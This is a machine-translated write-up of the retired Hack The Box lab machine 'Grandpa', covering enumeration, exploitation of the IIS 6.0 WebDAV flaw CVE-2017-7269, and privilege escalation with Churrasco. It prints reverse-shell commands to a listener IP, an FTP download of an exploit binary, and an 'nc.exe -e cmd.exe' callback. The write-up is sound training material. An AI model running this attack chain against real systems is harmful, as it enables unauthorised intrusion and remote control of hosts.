This page has been machine-translated from the original page.
I am studying security using “Hack The Box,” a penetration testing learning platform. My Hack The Box rank at the time of writing is ProHacker.

This is a writeup for the retired HackTheBox machine “Grandpa.”
About This Article
The content of this article is not intended to promote acts that violate social order.
Please be aware in advance that attempting to attack environments other than your own or environments for which you have permission may violate the “Act on Prohibition of Unauthorized Computer Access” (Unauthorized Access Prohibition Act).
All opinions expressed are my own and do not represent those of any organization I belong to.
Table of Contents
Enumeration
Port Scan
I start by running Nmap.
$ nmap -sV -sC -T4 $RHOST| tee nmap1.txt
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-title: Under Construction
| http-webdav-scan:
|   Server Date: Sat, 04 Jun 2022 01:01:45 GMT
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|_  Server Type: Microsoft-IIS/6.0
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.16 seconds
IIS appears to be running, so I access it.

Since I couldn’t gather much information, I run gobuster for enumeration.
Several paths were found.
$ gobuster dir -u http://$RHOST/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 40 | tee gobuster1.txt

/images               (Status: 301) [Size: 152] [--> http://$RHOST/images/]
/Images               (Status: 301) [Size: 152] [--> http://$RHOST/Images/]
/IMAGES               (Status: 301) [Size: 152] [--> http://$RHOST/IMAGES/]
/_private (Status: 403) [Size: 1529] - Images

- _private

This alone doesn’t give me a useful foothold.
I also tried feroxbuster, but nothing useful came up.
$ feroxbuster -u http://$RHOST/ -x asp,aspx -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt | tee feroxbuster.txtWebDAV Scan
Next, I use davtest to check WebDAV.
Simply put, WebDAV is an HTTP-based file transfer mechanism.
Using DAVTest, I can check whether WebDAV is running.
$ /usr/bin/davtest -url http://$RHOST/
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://$RHOST
********************************************************
NOTE    Random string for this session: raQC3An4
********************************************************
 Creating directory
MKCOL           FAIL
********************************************************
 Sending test files
PUT     jhtml   FAIL
PUT     cfm     FAIL
PUT     cgi     FAIL
PUT     jsp     FAIL
PUT     txt     FAIL
PUT     pl      FAIL
PUT     php     FAIL
PUT     shtml   FAIL
PUT     asp     FAIL
PUT     html    FAIL
PUT     aspx    FAIL

********************************************************
Reference: Hackers Test WebDAV-Enabled Servers with DAVTest (Kali Linux) | Become a White Hat Hacker Using AI
Reference: http-webdav-scan NSE script — Nmap Scripting Engine documentation
I had confirmed from nmap’s http-webdav-scan results that several methods were available, but unfortunately it seems they can’t be used directly.
Exploitation
However, it turns out that IIS 6.0’s WebDAV has a vulnerability allowing authentication bypass, which can be used for arbitrary code execution.
Reference: Microsoft IIS 6.0 - WebDAV ‘ScStoragePathFromUrl’ Remote Buffer Overflow - Windows remote Exploit
I used the following exploit code:
Reference: iis6-exploit-2017-CVE-2017-7269
root@pentestlab:~# python revshell.py
usage:iis6webdav.py targetip targetport reverseip reverseport

root@pentestlab:~# python revshell.py 10.10.10.14 80 10.10.14.2 9999
This gave me a reverse shell.
Unfortunately, however, I couldn’t obtain the user flag with the shell I got.
whoami
nt authority\network service
So I’ll work toward privilege escalation.
Internal Enumeration
As usual, I check the user’s privileges.
whoami /pri
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeImpersonatePrivilege is enabled!
SeImpersonatePrivilege is a privilege that allows a server to impersonate a client’s credentials.
When this privilege is enabled, attacks such as Named Pipe Impersonation become possible.
Reference: What’s Inside getsystem | Lac Security Stew Blog | note
Reference: Named Pipe Client Impersonation - HackTricks
There are several attack methods, but on Windows Server 2003, when SeImpersonatePrivilege is assigned to network service, Churrasco can be used to obtain elevated privileges.
So I transferred a file via FTP to the writable folder C:\wmpub\ and executed the exploit.
echo open 10.10.14.3 > ftp.txt && echo user user password >> ftp.txt && echo binary >> ftp.txt && echo get c.exe c.exe >> ftp.txt && echo quit >> ftp.txt

ftp -n < ftp.txt
.\c.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.3 9999"
This gave me a shell with Admin privileges.

Honestly I don’t fully understand what Churrasco is doing under the hood, but the source is about 400 lines, so I plan to read through it properly when I have time.
Reference: Churrasco/Churrasco.cpp at master · Re4son/Churrasco · GitHub
Note: when transferring an executable to Windows via FTP, if you use the default ASCII mode instead of the binary option, the following error will appear:
c.exe
This program cannot be run in DOS mode.
Reference: privilege escalation - This Program Can not Be Run in DOS Mode - Information Security Stack Exchange
Reference: FTP Binary And ASCII Transfer Types And The Case Of Corrupt Files | JSCAPE
Summary
Windows exploits are hard to understand in detail, so I don’t feel like I’m really hacking.
I want to get to the point where I can understand them properly.